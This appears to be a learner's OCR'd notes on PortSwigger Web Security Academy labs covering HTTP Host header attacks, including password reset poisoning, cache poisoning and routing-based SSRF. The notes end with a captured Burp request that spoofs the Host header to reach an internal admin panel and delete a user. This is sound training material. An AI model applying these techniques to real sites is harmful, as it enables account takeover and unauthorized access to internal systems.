

HTTP Host header attacks

Lab: Basic password reset poisoning

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.






use that toke to reset the password

Lab: Host header authentication bypass

This lab makes an assumption about the privilege level of the user based on the HTTP Host header.


To solve the lab, access the admin panel and delete the user `carlos`.



Lab: Web cache poisoning via ambiguous requests

This lab is vulnerable to web cache poisoning due to discrepancies in how the cache and the back-end application handle ambiguous requests. An unsuspecting user regularly visits the site's home page.


To solve the lab, poison the cache so the home page executes `alert(document.cookie)` in the victim's browser.




Lab: Routing-based SSRF

This lab is vulnerable to routing-based SSRF via the Host header. You can exploit this to access an insecure intranet admin panel located on an internal IP address.

To solve the lab, access the internal admin panel located in the `192.168.0.0/24` range, then delete the user `carlos`.



/admin/delete





Lab: SSRF via flawed request parsing

This lab is vulnerable to routing-based SSRF due to its flawed parsing of the request's intended host. You can exploit this to

access an insecure intranet admin panel located at an internal IP address.

To solve the lab, access the internal admin panel located in the `192.168.0.0/24` range, then delete the user `carlos`.








Lab: Host validation bypass via connection state attack

This lab is vulnerable to routing-based SSRF via the Host header. Although the front-end server may initially appear to perform robust validation of the Host header, it makes assumptions about all requests on a connection based on the first request it receives.

To solve the lab, exploit this behavior to access an internal admin panel located at `192.168.0.1/admin`, then delete the user `carlos`.






Group 1
Send group (single connection)
Cancel
Target: https://0a1e007e04e03d3084ee135700e30027.h1-web-security-academy.net
HTTP/1
Request
Pretty
Raw
Hex
POST /admin/delete HTTP/1.1
Host: 192.168.0.1
Cookie: session=Kdr0Z0bMhkstO4Ipfo087NgG1RCGyMm3; _lab=
48%7cMC4CFQCVYrDRgTS6itlDW7Nrm9%2bDhQ%2brAQIVAImqAm4G4eor4%2f9d4ME%2ftmA2%2f4RDBQwklzasEzSiQUDhwxpSI2UusqhkhxK
770vFA%2bI6S4YnoW3jRMgu%2bjcBzXMGTYcPmmu9OK5UJX82RbGcgD7Inh4IJOLdO7KI2sM9gSRWPJ7WGMSYMZNZSw%3d%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1e007e04e03d3084ee135700e30027.h1-web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
csrf=zR7AThTlhAURu81kiiOcFQqw3INAC7RU&username=carlos
Search
0 highlights
Response
Pretty
Raw
Hex
HTTP/1.1 302 Found
Location: /
X-Frame-Options: SAMEORIGIN
Keep-Alive: timeout=10
Content-Length: 0
csrf
0 highlights
Inspector
Notes
Ready
107 bytes | 185 millis
Event log (1)
All issues (65)
Memory: 210.6MB